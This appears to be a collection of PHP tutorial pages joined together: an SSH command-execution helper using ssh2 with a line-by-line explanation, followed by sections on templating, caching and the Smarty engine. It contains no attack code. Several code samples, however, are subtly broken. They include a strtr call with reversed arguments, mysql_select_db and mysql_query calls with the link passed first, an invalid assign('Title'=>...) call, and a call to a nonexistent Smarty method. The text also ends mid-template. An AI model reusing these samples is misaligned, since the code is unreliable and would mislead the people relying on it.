Here's the code. The function you will use is readwrite. What it does is it connects through ssh using username/password authentication, sends a command and looks for a certain output. If it finds that output it returns true. Obviously you will want to do something different (ex: get ALL the output of a command, run multiple commands, etc). That's why I will explain exactly what is happening in every line. Trust me, if you don't understand a part of the script READ THE EXPLANATION!, you don't want to take any shortcuts here, or you will get very unexpected results if your situation is a slightly different from mine.

Full Script

```
function readwrite ($write, $lookfor,$ip,$user,$pass) {
    flush(); //Write Whatever we have before
```

```
    //Connect and Authenticate
    $connection = ssh2_connect($ip) or die ("can't connect");
    ssh2_auth_password($connection,$user,$pass) or die("can't auth");

    //Start the Shell
    $shell = ssh2_shell($connection,"xterm");

    //Here we are waiting for Shell to initialize
    usleep(200000); //increase this a bit if you get unexpected results

    $write = "echo '[start]'; $write ; echo '[end]'";

    $out = user_exec($shell, $write);
    fclose($shell);
    if(stristr($out, $lookfor)) { //it exists
            return true;
    }
}


function user_exec($shell,$cmd) {
    fwrite($shell,$cmd . PHP_EOL); //write to the shell
    $output = ""; //will store our output
    $start = false; //have we started yet
    $start_time = time(); //the time sarted
    $max_time = 10; //time in seconds
    while(((time()-$start_time) < $max_time)) { //if the x seconds haven't passed
        $line = fgets($shell); //get the next line of output
        if(!stristr($line,$cmd)) { //we don't want output that was out command (because it also contains [start] and [end]
            if(preg_match('/\[start\]/',$line)) { //if we see that [start] is in the line that means we started
                $start = true; //set start to true
            }
            elseif(preg_match('/\[end\]/',$line)) { //we're done
                    return $output; //return what we have (last line)
             }
            elseif($start && isset($line) && $line != "")
            {
                    $output = $line; //return only last line (.= for all lines)
            }
        }
    }
}
```

Script Explanation

ReadWrite Header

```
function readwrite ($write, $lookfor,$ip,$user,$pass) {
```

This is a function header for my readwrite function. It accepts 5 parameters:

In Depth

$write

This is the command we want to send (ex: cat logfile). It can be any valid bash command.

NOTE: In case you don't know already, you have to escape all characters that php sees as "special", such as $ and quotes. For example if I wanted to run $? (prints out the exit status) I will have to escape $ to \$. If you want to send multiple commands you can separate them with ';' (ex: command1;command2;command3...) Another note is you might want to test out your commands in a terminal before you use them in a script. Remember that what you see in your terminal is what you'll get in the script

$lookfor

In my situation I was looking for shell to return a certain value (ex: the exit status of my previous command). So in my situation, if I was looking for a successful run, it would be "0".

$ip, $user, $pass

These are pretty self explanatory. Basically it's the IP that we want to connect to (or hostname or domain name or however you access your remote computer), and the username and password. It is NOT your current computer's un/pw. It's the REMOTE computer's username and password. Note that the SSH2 class also supports public key authentication. I haven't tried it but if anybody wants me to try and make a tutorial shoot me an email.

That's is for our header. Remember...this is MY function. It does a specific tasks that I want it to (that is look at the last line of output and return true if it matches $lookfor) when given command $write. If you have a different purpose than mine then you have to edit this script accordingly. If you need help, email me, I will be glad to help!

Flush() Command

```
    flush(); //Write Whatever we have before
```

This is optional. In my case I was running readwrite in a loop and I wanted to see the results as they came up. What flush() does is it outputs whatever we have in our echo buffer to the user (as opposed to loading the entire script first and then spitting out the echo buffer). Correct me if I'm wrong on

this.

Connection

```
    //Connect and Authenticate
    $connection = ssh2_connect($ip) or die ("can't connect");
```

Basically what $connection is, is a resource. If you have used mysql with php you'll find this a lot easier to understand. A resource is an object which interacts with an external program (ex: after you do a mysql_connect() you have access to the mysql resource). It allows other function within your code to interact with that recourse. If it's can't connect it quits the script and gives an error (can't connect)

Authentication

```
    ssh2_auth_password($connection,$user,$pass) or die("can't auth");
```

ssh2_auth_password is a function that can interact with the ssh resource. In this case it authenticates you with given username and password. It it can't it quits the script and gives off an error. (can't auth)

The Shell Stream

```
    //Start the Shell
    $shell = ssh2_shell($connection,"xterm");
```

$shell holds something called a STREAM. Now streams are very cool things. You can compare them to mysql_query() which is a type of a stream (I think).

In Depth

For all streams you can read them. They spit out data dynamically and there are php functions to read each line they spit out. For files, and apparently for the shell stream too there's a function called fgets. All that it does is gets the next line of text.

If you are familiar with mysql you can think of the very commonly while loop

```
while ($row = mysql_fetch_array($query))
```

fgets is the same as mysql_fetch_array. Both mean get the next record (or line). Except mysql_fetch_array gets it is an array of columns and fgets gets it as a string. You might be wondering...why can't I just do while($line = fgets($shell)). Well.....technically you can. And for some purposes it will work very well. But I'll explain below why it's not a really good idea in *most* cases when we get to the fgets function below...

Wait For Shell To Initialize

```
    //Here we are waiting for Shell to initialize
    usleep(200000); //increase this a bit if you get unexpected results
```

A few scripts fail to mention this. Try going in a terminal and typing ssh servername where servername is the name of the server you are trying to ssh into (or ip or domain). Login with your password. Now you'll see something like this:

```
Linux adz-laptop 2.6.28-14-generic #46-Ubuntu SMP Wed Jul 8 07:21:34 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/

0 packages can be updated.
0 updates are security updates.

Last login: Sun Jul 19 00:06:10 2009 from localhost
```

It takes a very short amount of time to transmit over the network. However there are cases where it can take a bit longer (ex: you are on a dialup connection)... In order to avoid this problem, you have to specify a sleep interval

What `usleep(x)` does it tells php to wait x microseconds (1 millionth of a second) before going on. It is farely sage to make this 200,000 (1/5 of a second). If you start getting unexpected results you might want to nudge it up a bit.

Formatting The Command

```
    $write = "echo '[start]'; {$write}; echo '[end]'";
```

Remember $write from our function header? That was our command. The [start] part is not absolutely necessary for my purpose, but it might be for yours. So I'll explain what is happening.

fread() which is used in the user_exec function below, gets EVERYTHING that was outputted in the shell. That includes the headers I told you about in our previous example. We don't want that. We only want to see what our command outputs. That's why we first execute echo '[start]' which writes the word [start] literally onto the screen. Then it executes out command (the output from the command goes on the screen). And then it prints [end]. So in the end we should have:

[start] output from command [end]

Our user_exec function will take care of the rest. I will explain how when in happens in there...

Sending the Request and Getting the Output

```
$out = user_exec($shell, $write);
```

Looks like we are all set to send our request! We use a little function that one of the users below wrote called user_exec. I modified it slightly to fit my needs and I'll explain how you can too to fit yours. What php does is executes that function, and stores the resutn value into $out. $out will contain your output. In my case I just wanted the very last line. That's what $out holds in the unedited version of the script

Closing Shell

```
fclose($shell);
```

When we're all done it's good practice to close our shell stream. It's comparable to mysql_close().

Checking Out Input for Lookfor

```
if(stristr($out, $lookfor)) { //it exists
        return true;
}
```

In Depth

stristr stands for string in string. I am looking for $lookfor in the $out which was produced above. Remember that this will only work in the case that $out is a string! If you want it to be an array...read up on foreach loops...or if you're really dumb (jk jk! you're not dumb you're just inexperienced. that can be changed with practice) email me your situation and I'll teach you how. Don't worry I like to teach :)

THE USER_EXEC FUNCTION

```
function user_exec($shell,$cmd) {
```

Ok...remember when our user_exec function was called above...this is what is being called. We passed 2 parameters to it, the $shell stream and the command ($cmd)

Writing To The Shell Stream

```
fwrite($shell,$cmd . PHP_EOL); //write to the shell
```

Remember when I said you can read from streams? Guess what!!! You can write to them too!!! fwrite does just that! So we are writing...to out $shell stream, the command and PHP_EOL. PHP_EOL stands for the end of line (equivalent of you pressing enter on your keyboard). I *think* you can use \r and \n instead, but somebody reccomended using PHP_EOL instead...Can't hurt (can somebody explain why?)

A few Local Variables

```
$output = ""; //will store our output
$start = false; //have we started yet
```

$output stores our output, and start says if we have reached [start] yet..but more on that below.

Timing the Loop: Why It's Important

```
$start_time = time(); //the time sarted
$max_time = 10; //time in seconds
while(((time()-$start_time) < $max_time)) { //if the x seconds haven't passed
```

Important: Say your command was to run a shell script. And it runs for...I dunno 3 seconds. This is why while($line = fgets($shell)) won't work as intended.

Say we did use while($line = fgets($shell)...here is what will happen: 1) We started the SSH connection. Yay... 2) We got the shell stream... Yay 3) We waited a few milliseconds for the weird headers to load. 4) We wrote to the shell our command saying to run the shell script. Our big shell script is running. Remember it takes 2 seconds to run. That's a looot of time to php. 4) It starts reading in a loop. Every time fgets($shell) runs it spits out the next line. So we got through our headers in say... a half a second at the most. The strip we started is 1/4 done. Then we read the next line. UHOH!!! It doesn't exists O.o. The script hasn't outputted anything yet! Well, PHP thinks...this geezer told me to keep running fgets while it returns something. Looks like we're done here. And it exists out of our while loop 5) The shell script is still running for another 1 3/4 seconds. It screams out the output! But php doesn't hear it. So it's as if it never gave that output. Remember that saying "if a tree falls in a forest and nobody hears it...does it really make a sound?". Apparently it doesn't :) (Insert me laughing @ own corny joke!!!) Hope that example + corny joke helped to explain why the while() loop won't work in the case of running big scripts, so you might be wondering...well...then how DO we get the damn shell script's output. Here's how...

Timing the Loop

```
    $start_time = time(); //the time started
    $max_time = 10; //time in seconds
    while(((time()-$start_time) < $max_time)) { //if the x seconds haven't passed
```

It's pretty smart but also pretty simple. A user below suggested it. Here is how it works. time() gets the unix timestamp (# of seconds since the start of UNIX epoch). Huh? What? Don't worry. We just care that it's the time in seconds. If you do want to know more about time just lookup the time() function. It's...usefull... $max_time stores the maximum amount of time the loop can run.

In Depth

```
while(((time()-$start_time) < $max_time)) { //if the x seconds haven't passed
```

Here's where the magic happens. Every time php does an iteration of the while loop it checks for a certain condition. The condition is that the max time has not elapsed yet. Here's how it knows Remember time()? Spits out the current time in seconds since the UNIX epoch started. Well...unsurprisingly if you called time() a minute ago and called it now, the current result for time() will be bigger... 60 bigger. Basic basic math you learned in elementary school. time() counts off the seconds from a certain date (January 1, 1970 to be exact). It will produce a whopping big number. But it doesn't matter all we care about is how many seconds the START number is less than the NOW number. That's what time()-$start_time does! Until that number reaches the max seconds we'll keep running the loop...over and over and over...It's gonna be quite a lot of iterations...but it doesn't matter.

Timing the Script: Why a Timeout *******

Now here is the SUPER IMPORTANT PART You **must** make sure that the script you are trying to run will run in less than the amount specified in $max_time. Try running the script yourself and add an extra second or two based on the amount of time it took. You might be wondering why not make the $max_time something really really big like... 1000000000000000000. Then my script will have plenty of time to run. Here's the issue...If something goes wrong in your shell script and it doesn't quit for some reason, or produce output, php doesn't know...It will think it's still running. And it will run in a near-infinite loop until your 10000000000000000 seconds have passed. That's....not good. Not good at all....So make it a *reasonable* amount.

Getting the Next Line

```
      $line = fgets($shell); //get the next line of output
```

we get the next line in our output and put it into line. So the first few time it will be the headers and the command we just gave. if our big script is still running it's keep trying to get the next line...and failing. over..and over and over. but we don't care. eventually the script will produce some output...

Making Sure Our Command Isn't Included in Output

```
      if(!stristr($line,$cmd)) { //we don't want output that was out command (because it also contains [start] and [end]
```

Alright, we only care about the output of our command, not all the other random crap that happens in the terminal. That's why we included echo [start] which will print out a literal [start] onto the screen telling php (below) to start looking at the output. But WAIT!!! The command we used to do that was echo '[start]'.....that contains [start] :P!!!! stristr as I explained before looks for the second parameter in the first. So if it find our command...we don't want it. Otherwise we keep going (note ! means NOT). Usefull operator

Checking for Start of Line

```
          if(preg_match('/\[start\]/',$line)) { //if we see that [start] is in the line that means we started
```

preg_match matches parameter a in parameter b.. Kinda like stristr except backwards and it uses regular expressions (you can read up on those on http://www.regular-expressions.info/ They are really useful but...too advanced for this n00b-oriented tutorial). If you wanna know more email me (hmm....just got an idea...maybe I should make a site explaining advanced concepts to n00bs....)

```
              $start = true; //set start to true
          }
```

Basically, if we match [start] we don't want that in our output, but we want to tell php that everything after this point is output. So we set the boolean

$start to true.

```
          elseif(preg_match('/\[end\]/',$line)) { //we're done
                  return $output; //return what we have (last line)
           }
```

if it matches [end], that means it's time to stop. So it returns our output, stored in ($output) which breaks the loop. this is stored in whatever variable we sent the result of user_exec() to.

```
          elseif($start && isset($line) && $line != "")
          {
```

Well, if it wasn't the start or the end, then it could one of two things: the output we want, or the output we don't. That's that $start is for. Think back to our first if statement. If it saw [start], it set $start to true. otherwise it's false. if you remember how booleans and conditions work, the && operator means to make sure that both ___ and ___ are true. so here both $start and isset($line) and $line != "" have to yeild TRUE. If $start was set to true by our top if block yay we go on. isset() is a functions that returns true if a certain variable... is set. Now remember our poor $line variable. For all those times that the shell script is running it isn't getting set to anything because fgets($shell) isn't returning anything!!! So basically isset($line) will check for that. If not, then well...time to restart the loop. over and over and over until something finally gets into $line. and $line != "" returns true if $line is NOT a blank line. We don't want blank lines...or do we...up to you. I don't for my purposes. But now you know what to do if you do.

```
                  $output = $line; //return only last line (.= for all lines)
```

So say all 3 of our conditions are matched. There was a [start] before this line, $line is set to something, and it's not blank.

Important: What happens here is it resets $output to the contents of the latest line every time it runs. That's what I want. I only want the last line. It will keep replacing $output, line by line, until we read [end] in which case $output will only hold the last line. If you want ALL the output, you can do one of two things

1) Do $output .= $line . "
"; <- this is in the case that you are spitting out the output on screen. You APPEND (.=) to $output the contents of line and a break. 2) Do $output[] = $line; <- this adds the line to an array. So that you can analyze it further through php

That's it! Now you should understand how ever part of this script works, how to edit it, and more. Even if you're a beginner in PHP. Wasn't that easy? If you still don't get something you can email me at adz@jewc.org. It's my first time doing such a super-ultra-detailed tutorial, so I want your input!!!

ADZ - The N00b Who Writes 4 N00bier N00bs (talk) 06:35, 19 July 2009 (UTC) adz@jewc.org

Why Templating

So what is a template, in the first place? For our purpose, a template is an HTML-like document that defines the *presentation* of a web page, while a PHP script supplies the *content*. The separation of content and presentation is at the heart of any GUI paradigm. To see why this is desirable, consider the following hypothetical, yet realistic script. It's a script to retrieve a list of books from the database and display it as a table with alternate colours for each row, or "No books found" if the list is empty.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
       "http://www.w3.org/TR/html4/loose.dtd">
<html>
   <head>
      <title>List of Books</title>
   </head>

    <body>

<?php
$books = new Array();
$i = 0;

$database = open_database();
if (is_null($database)) {?>
    <h1>Error opening database</h1>
    Please contact the system administrator at alice@wonderland.com and report the problem.
    </body>
    </html>

<?php
    exit();
}

$result = $database->query("SELECT ISBN, title, author FROM book");
while ($row = $result->retrieveAssoc()) {
    $books[] = $row;
}?>

    <table>
        <?php
        if (count($books) == 0) {
            echo "<tr><td>No books found</td></tr>";
        }
        else {
            foreach ($books as $book) {
                if ($i % 2 == 0) {
                    echo "<tr bgcolor='#EEEEEE'>";
```

```
                } else {
                    echo "<tr bgcolor='#FFFFFF'>";
                }
                $i++; ?>
                <td><?php echo $book['ISBN']; ?></td>
                <td><?php echo $book['title']; ?></td>
                <td><?php echo $book['author']; ?></td>
                </tr>
        <?php
            }
        }?>
    </table>
</body>
</html>
```

You will find yourself writing this kind of script very soon. The problems with this script are obvious:

- This PHP page really is two pages, one for the error message and one for the normal display. Confusing.
- Even for the normal display part, the PHP script does two things: prepare the data and format it, e.g. alternate colour for each row.
- Look at how entangled the PHP and HTML codes are. Good indentation becomes practically impossible and that makes the code difficult to read.
- What if your boss now wants not a table, but a list instead? You will need to alter your PHP code for that.
- And now your boss wants a fancier error page that needs at least 300 lines of HTML, can you still tell where your first "page" ends and the second starts?
- You probably need to teach your graphics designer PHP if he wants to do any aesthetic make up to your page.

The list goes on.

See also

- PHP Programming/smarty

Templates

Basic Templating

The simplest use of templates in PHP is very powerful for reducing errors and time spent on your pages. First, make sure your server has PHP enabled, etc., etc.

When you're ready to start, make one page that will be the template for all your pages. For example:

```
This is a title at the top of my page

This is the body of my page

This is a copyright notice
```

Now, say you want 2 more pages with the same header and footer. You don't have to code it again. You can save the header as one template and the footer as another. Just take all the header html up to the part where your body text begins:

```
<html><body><p>This is a title at the top of my page</p>
```

Now save this as a separate file. I like to use the extension .inc (do the same with the footer)

```
<p>This is the bottom of my page</p></body></html>
```

Now, in your main page, just type:

```
<?php require('header.inc'); ?>
<p>this is the body of my page</p>
<?php require('footer.inc'); ?>
```

And that's your page. Save it as a .php, upload it, and check it.

Notes

You can also use the **include()** or **include_once()** functions, if the page should continue loading, even if the file(s) can not be included.

The **require()**, **include()** and **include_once()** functions will work with other file types, and can be used anywhere on a page.

Advanced: Try using this with an if statement for DYNAMIC templating... ooh...

Managed Templating

Managed Templating allows you to create and use PHP Templates with a Template Engine. The PHP Developer/Designer doesn't have to create the engine for it to be used. The most reliable PHP Templating Engine is Smarty ([[2] (http://smarty.php.net)]). Managed Template Systems are easy to use and are mostly used in big websites because of the need for dynamic paging. MediaWiki is one example of a Managed Template System. Managed Templating is easy to use for new and advanced users, for example:

- index.php

```
// This script is based on Smarty
require_once("libs/Smarty.inc.php");
// Compiled File Directory
$smarty->compile_dir = "compiled";
// Template Directory
$smarty->template_dir = "templates";
// Assign a Variable
$smarty->assign("variable","value");
// Display The Parsed Template
$smarty->display("template.tpl");
```

- template.tpl

```
The Value of Variable is : {$variable}
```

- Output

```
The Value of Variable is : value
```

Roll Your Own

Template engines work great, however if you are just looking for the basic Search and Replace template functionality, writing your own script is a snap.

- Simple template function

```
function Template($file, $array) {
	if (file_exists($file)) {
		$output = file_get_contents($file);
		foreach ($array as $key => $val) {
			$replace = '{'.$key.'}';
			$output = str_replace($replace, $val, $output);
		}
		return $output;
	}
}
```

- Using the function

```
$fruit = 'Watermelon';
$color = 'Gray';

//parse and return template
$Template_Tpl = Template('template.tpl',
	array
	(
		'fruit' => $fruit,
		'color' => $color
	));

//display template
echo $Template_Tpl;
```

- template.tpl, Template used for the above function

```
<p>
	<b>Your Favorite Food Is: {fruit}</b>
	<b>Your Favorite Color Is: {color}</b>
</p>
```

- Parsed template output

```
<p>
	<b>Your Favorite Food Is: Watermelon</b>
	<b>Your Favorite Color Is: Gray</b>
</p>
```

Caching

A cache is a collection of duplicate data, where the original data is expensive to fetch or compute (usually in terms of access time) relative to the cache. In PHP caching is used to minimize page generation time. PHP basically has two main types of caching: 'output caching' and 'parser caching'.

PHP 'output caching' saves a chunk of data somewhere that can later be read by another script faster than it can generate it. 'Parser caching' is specific feature. PHP is a scripting language and code is not compiled or optimized to a particular computer. Every PHP file must be parsed and that takes time. This type of time minimization is 'parser caching'.

Parser caching

Include caching

Example:

File:class.test.php

```
<?php
class test{
 function hello(){
    echo "Hello world!\n";
 }
}
echo "Class loaded\n"; ?>
```

File:program.php

```
<?php
require_once("class.test.php");
$obj1 = new test;
$obj1->hello();
require_once("class.test.php");
$obj2 = new test;
$obj2->hello(); ?>
```

output:

```
Class loaded
Hello world!
Hello world!
```

Array caching

Example:

File:program.php

```
<?php
global $sum_cache;
$sum_cache=array();
function sum($nr){
 global $sum_cache;
 if($sum_cache[$nr])
  {
  echo "sum(".$nr.")=".$sum_cache[$nr]." from cache\n";
  return $sum_cache[$nr];
  }
 if($nr<=0)
  {
  $sum_cache[$nr]=0;
  }
 else
  {
  $sum_cache[$nr]+=sum($nr-1)+$nr;
  }
 echo "sum(".$nr.")=".$sum_cache[$nr]." computed\n";
 return $sum_cache[$nr];
 }
sum(3);
sum(4);
?>
```

output:

```
sum(0)=0 computed
sum(1)=1 computed
sum(2)=3 computed
sum(3)=6 computed
sum(3)=6 from cache
sum(4)=10 computed
```

Session caching

example:

file:program.php

```
<?php
session_start();
```

```
function find_my_name()
 {
 //perhaps some time-consuming database queries
 return "Bill";
 }
if(isset($_SESSION["hello"]))
 {
 echo "cached\n";
 session_destroy();
 }
else
 {
 echo "computed\n";
 $_SESSION["hello"]="My Name is ".find_my_name().".\n";
 }
echo $_SESSION["hello"];
?>
```

output:

```
computed
My Name is Bill.
```

output after refresh:

```
cached
My Name is Bill.
```

Shared variables

Example

file:program.php

```
<?php
class test{
 var $list=array();
 function load_list()
  {
  //some less timeconsuming database querys
  $this->list[0]["info"]="small info nr 1";
  $this->list[1]["info"]="small info nr 2";
  $this->list[2]["info"]="small info nr 3";
  }
 function load_element_detail(&$data){
  //some very timeconsuming database querys
  $data["big"]="added big info, maybe structure of objects";
  }
 function get_element($nr){
  return $this->list[$nr];
  }
 function print_element($nr){
  echo "\$this->list[".$nr."][\"info\"]=\"".$this->list[$nr]["info"]."\"\n";
  echo "\$this->list[".$nr."][\"big\"]=\"".$this->list[$nr]["big"]."\"\n";
  }
 }
$obj = new test;
$obj->load_list();
$obj->print_element(0);
$element=&$obj->get_element(0);
$obj->load_element_detail($element);
$obj->print_element(0);
?>
```

output:

```
$this->list[0]["info"]="small info nr 1"
$this->list[0]["big"]=""
$this->list[0]["info"]="small info nr 1"
$this->list[0]["big"]="added big info, maybe structure of objects"
```

Output Caching

The server cache policy is included into HTTP header, visible with cURL:

```
curl -I http://example.org
```

SMARTY templating system

What is Smarty?

Smarty is a templating engine for PHP. It allows you to separate **logic** and **presentation** by separating the PHP code from the HTML (or anything else for that matter) presentation.

Old/custom templating engine example

It is just like below: (The code below is a demo of a custom template engine - not Smarty)

There are two files here "mail.html" (we can say this is a template file) and "mail_engine.php" (ya, you are right...it is an engine.)

mail.html

```
<html>
<body>
<h1>My company name is #COMPANY#</h1>
<p>
  Please note our address #ADDRESS1#, #ADDRESS2#, #CITY#-#PIN#.
  Contact us on #PHONE#.
</p>
<p>
 Hope you like my mail.
</p>
<p>
 Thanking You,
</p>
<address> Jaydeep Dave, +919898456445, jaydipdave@yahoo.com </address>
</body>
</html>
```

mail_engine.php

<?php

```
$contents = file_get_contents("mail.html");
function rtemplate(&$tdata,$vars)
{
  $nv = array();
  foreach($vars as $key => $value)
  {
    $kk = "#".strtoupper($key)."#";
    $nv[$kk] = $value;
  }
  unset($vars);
  $tdata = strtr($nv,$tdata);
  return true;
}
$vars = array(
  "company" => "Premier Business Softwares&quot",
  "address1" => "XXXXXXXXXX",
  "address2" => "XXXXXXXXXX",
  "city"=>"bHAVNAGAR",
  "pin"=>"364001",
  "phone"=>"+919898456445"
);
rtemplate($contents,$vars);
echo $contents;
```

?> This example allows small functionality. You might have big problems if your company value contains #CITY#, for example. There are much more advantages of using smarty. But anyway, raw PHP templating is most effective and fastest.

How does it work?

Smarty is a template engine which actually compiles the template file to the php file that can be later executed. This simply saves time on parsing and variable outputs, beating other Template Engines with much smaller memory use and regex.

Installation

Installation is very basic and easy to use

1. Download Smarty Source from smarty.net (http://www.smarty.net/download.php)
2. Open it using your archive extractor (must be compatible with .tar.gz files)
3. Go to the directory called Smarty-x.x.x
4. Copy the **libs** folder to your website's root (where you want the website to exist, for example /My_Site/)
5. You are done!

There is no requirement to copy other files as they are simple examples.

Usage

Basic Syntax

```
{* Sample Smarty Template *}

{* Include a header file *}

{* Include a file from a variable $header_file, which is defined by the php script *}
{include file=$header_file}
{include file="middle.tpl"}
{* Simple alternative to PHP's echo $title;
```

```
{$title}
{* Include a file from a variable #footer#, which is defined by the config file *}
{include file=#footer#}

{* display dropdown lists *}
<select name="company">
{html_options values=$vals selected=$selected output=$output}
</select>
{*end*}
```

Basic Syntax #2

Comments:

```
{* Comment *}
```

Writing a variable, assigned from the PHP script:

```
{$variable}
```

Writing a variable, assigned from the config file:

```
#variable#
```

Using a variable in a function:

```
$variable
```

Other Examples (Smarty Documentation):

```
{$foo}        <-- displaying a simple variable (non array/object)
{$foo[4]}     <-- display the 5th element of a zero-indexed array
{$foo.bar}    <-- display the "bar" key value of an array, similar to PHP $foo['bar']
{$foo.$bar}   <-- display variable key value of an array, similar to PHP $foo[$bar]
{$foo->bar}   <-- display the object property "bar"
{$foo->bar()} <-- display the return value of object method "bar"
{#foo#}       <-- display the config file variable "foo"
{$smarty.config.foo} <-- synonym for {#foo#}
{$foo[bar]}   <-- syntax only valid in a section loop, see {section}

Many other combinations are allowed

{$foo.bar.baz}
{$foo.$bar.$baz}
{$foo[4].baz}
{$foo[4].$baz}
{$foo.bar.baz[4]}
{$foo->bar($baz,2,$bar)} <-- passing parameters
{"foo"}       <-- static values are allowed
```

Calling Functions:

```
{function}
```

Integrating into a website

To make use of the Smarty Template engine you will need to change your php script, which is used for controlling the Smarty engine and compile the template file. Simple example: <?php

```
// Include Smarty Library
require_once("libs/Smarty.inc.php");
// Create new variable $smarty from the class Smarty
$smarty=new Smarty();
// Set the template directory, very useful for different templates
$smarty->template_dir="templates";
// From here you should put your own code
// Set some variables
$smarty->assign("Title"=>"Just a test");
// Create an array, which we will assign later
$contacts=array(
  array("Name"=>"John Parkinson","email"=>"john.parkinson.test@domain.tld","age"=>26),
  array("Name"=>"Super Mario","email"=>"super.mario@domain.tld","age"=>54),
  array("Name"=>"Pete Peterson","email"=>"pete.peterson@domain.tld","age"=>18),
  array("Name"=>"Smarty Creator","email"=>"smarty.creator@domain.tld","age"=>37)
);
// Assign the array
$smarty->assign("contacts",$contacts);
// Compile and Display output of the template file templates/index.tpl
// Up to here you should put your own code
$smarty->display("index.tpl");
```

?>

Variables

#Basic Syntax #2

Arrays

Please refer to #Variables

Classes

???

Looping

Looping in smarty is just like PHP, except that there are different ways of approaching the variables. For example, in PHP you would write this:

```
foreach($array as $key => $value) {
   echo "$key => $value\n";
}
```

As Smarty compiles similar piece of code by this:

```
{foreach from=$array key="key" item="value"}
{$key} => {$value}
{/foreach}
```

Also, you can use a **section** function which is very similar to **foreach**

In the case the designer wanted to add bullet points, or indexes of the array items, there would be no need to do anything for the programmer as you can use other variables that would change themselves after each loop. Lookup here:

- **section**
- **foreach**

Conditions

{if} statements in Smarty have much the same flexibility as PHP if statements, with a few added features for the template engine. Every {if} must be paired with an {/if}. {else} and {elseif} are also permitted. All PHP conditionals are recognized, such as ||, or, &&, and, etc.

The following is a list of recognized qualifiers, which must be separated from surrounding elements by spaces. Note that items listed in [brackets] are optional. PHP equivalents are shown where applicable.

<THEAD> </THEAD> <TBODY> </TBODY>

Qualifier	Alternates	Syntax Example	Meaning	PHP Equivalent
==	eq	$a eq $b	equals	==
!=	ne, neq	$a neq $b	not equals	!=
>	gt	$a gt $b	greater than	>
<	lt	$a lt $b	less than	<
>=	gte, ge	$a ge $b	greater than or equal	>=
<=	lte, le	$a le $b	less than or equal	<=
===		$a === 0	check for identity	===
!	not	not $a	negation (unary)	!
%	mod	$a mod $b	modulous	%
is [not] div by		$a is not div by 4	divisible by	$a % $b == 0
is [not] even		$a is not even	[not] an even number (unary)	$a % 2 == 0
is [not] even by		$a is not even by $b	grouping level [not] even	($a / $b) % 2 == 0
is [not] odd		$a is not odd	[not] an odd number (unary)	$a % 2 != 0
is [not] odd by		$a is not odd by $b	[not] an odd grouping	($a / $b) % 2 != 0

<?php

```
// Include Smarty Library
require_once("libs/Smarty.inc.php");
// Create new variable $smarty from the class Smarty
$smarty=new Smarty();
// Set the template directory, very useful for different templates
$smarty->template_dir="templates";
// From here you should put your own code
// Set some variables
$smarty->assign("Title"=>"Just a test");
// Create an array, which we will assign later
$contacts=array(
```

```
array("Name"=>"John Parkinson","email"=>"john.parkinson.test@domain.tld","age"=>26),
array("Name"=>"Super Mario","email"=>"super.mario@domain.tld","age"=>54),
array("Name"=>"Pete Peterson","email"=>"pete.peterson@domain.tld","age"=>18),
array("Name"=>"Smarty Creator","email"=>"smarty.creator@domain.tld","age"=>37)
);
// Assign the array
$smarty->assign("contacts",$contacts);
// Compile and Display output of the template file templates/index.tpl
// Up to here you should put your own code
$smarty->display("index.tpl");
```

?>

References

Smarty Website (http://www.smarty.net/), Documentation, Downloads
Smarty Forum (http://www.phpinsider.com/smarty-forum/index.php/), Hints, Tips, Community Support

<?php

```
    $abc = 'hello ';
    $smarty->abc("abc",$abc);
```

?>

{$abc}

smarty/functions

- Built-in functions
  - capture
  - config_load
  - foreach
  - foreachelse
  - if
  - elseif
  - else
  - include
  - include_php
  - insert
  - ldelim
  - rdelim
  - literal
  - |php
  - section
  - sectionelse
  - strip
- Custom functions
  - assign
  - counter
  - cycle
  - debug
  - eval
  - fetch
  - html_checkboxes
  - html_image
  - html_options
  - html_radios
  - html_select_date
  - html_select_time
  - html_table
  - mailto
  - math
  - popup
  - popup_init
  - textformat

smarty/tutorials

1. Simple Tutorial

smarty/tutorials/simple

1. Create a directory called **Website**, in your webserver.
2. Copy Smarty's **libs** directory into it installation.
3. Create a directory called **compile**.
4. Create a directory called **templates**.
5. In the **Website** directory, create a file called **index.php** and **Web.class.php**. Make sure that they are blank.
6. **Web.class.php** should look like this:

```
<?php
class Web {
 function db_connect($db_host,$db_user,$db_pass,$db_db) {
  $this->link=@mysql_connect($db_host,$db_user,$db_pass) or die("Can't connect to database");
  @mysql_select_db($this->link,$db_db) or die("Connected, but can't select the database");
 }
 function db_query($sql) {
  return @mysql_query($this->link,$sql);
 }
 function db_close() {
  mysql_close($this->link);
 }
}
?>
```

7. **index.php** should be this:

```
<?php
error_reporting(E_ALL);
$db=array("host"=>"localhost","user"=>"root","pass"=>"","db"=>"database");
$tables['content']="test_content";
require_once("Web.class.php");
$web=new Web();
$web->db_connect($db['host'],$db['user'],$db['pass'],$db['db']);
require_once("libs/Smarty.inc.php");
$smarty=new Smarty();
$smarty->template_dir="template";
$smarty->compile_dir="compile";
if ( isset($_GET['content_id']) && is_numeric($_GET['content_id']) ) {
 $sql="SELECT * FROM {$tables['content']} WHERE content_id = '{$_GET['content_id']}' LIMIT 1";
 $result=$web->db_query($sql);
 $rows=array();
 while ( $row=mysql_fetch_assoc($result) ) {
  $rows[]=$row;
 }
 if ( count($rows) == 1 ) {
  $smarty->assign("content_found",true);
  $smarty->assign("content_content",$rows['0']);
 } else {
  $smarty->assign("content_found",false);
 }
$smarty->assign("section","content");
}
else {
 $sql="SELECT content_title,content_date,content_position,content_id FROM {$tables['content']} ORDER by content_position asc";
 $result=$web->db_query($sql);
 $rows=array();
 while ( $row=mysql_fetch_assoc($result) ) {
  $rows[]=$row;
 }
 $smarty->assign("section","home");
 $smarty->assign("content_content",$rows);
}
$smarty->display("index.tpl");
$web->db_close();
?>
```

8. Go to the **templates** directory
9. Create a new file called **index.tpl**, make sure it's empty
10. Create your own html design or anything and in the middle (where you want the content to be), write this:

```
{if $section == "home"}
<nowiki> <ul></nowiki>
 {foreach from="content_content" item="content_item"}
<nowiki><li><a href="./?content_id={$content_item.content_id}">{$content_item.content_title}</a></li></nowiki>
 {/foreach}
<nowiki> </ul></nowiki>
{elseif $section == "content"}
<nowiki>  <div><h1>{$content_content.content_title}</h1></div></nowiki>
  <nowiki><div>{$content_content.content_content}</div></nowiki>
{else}
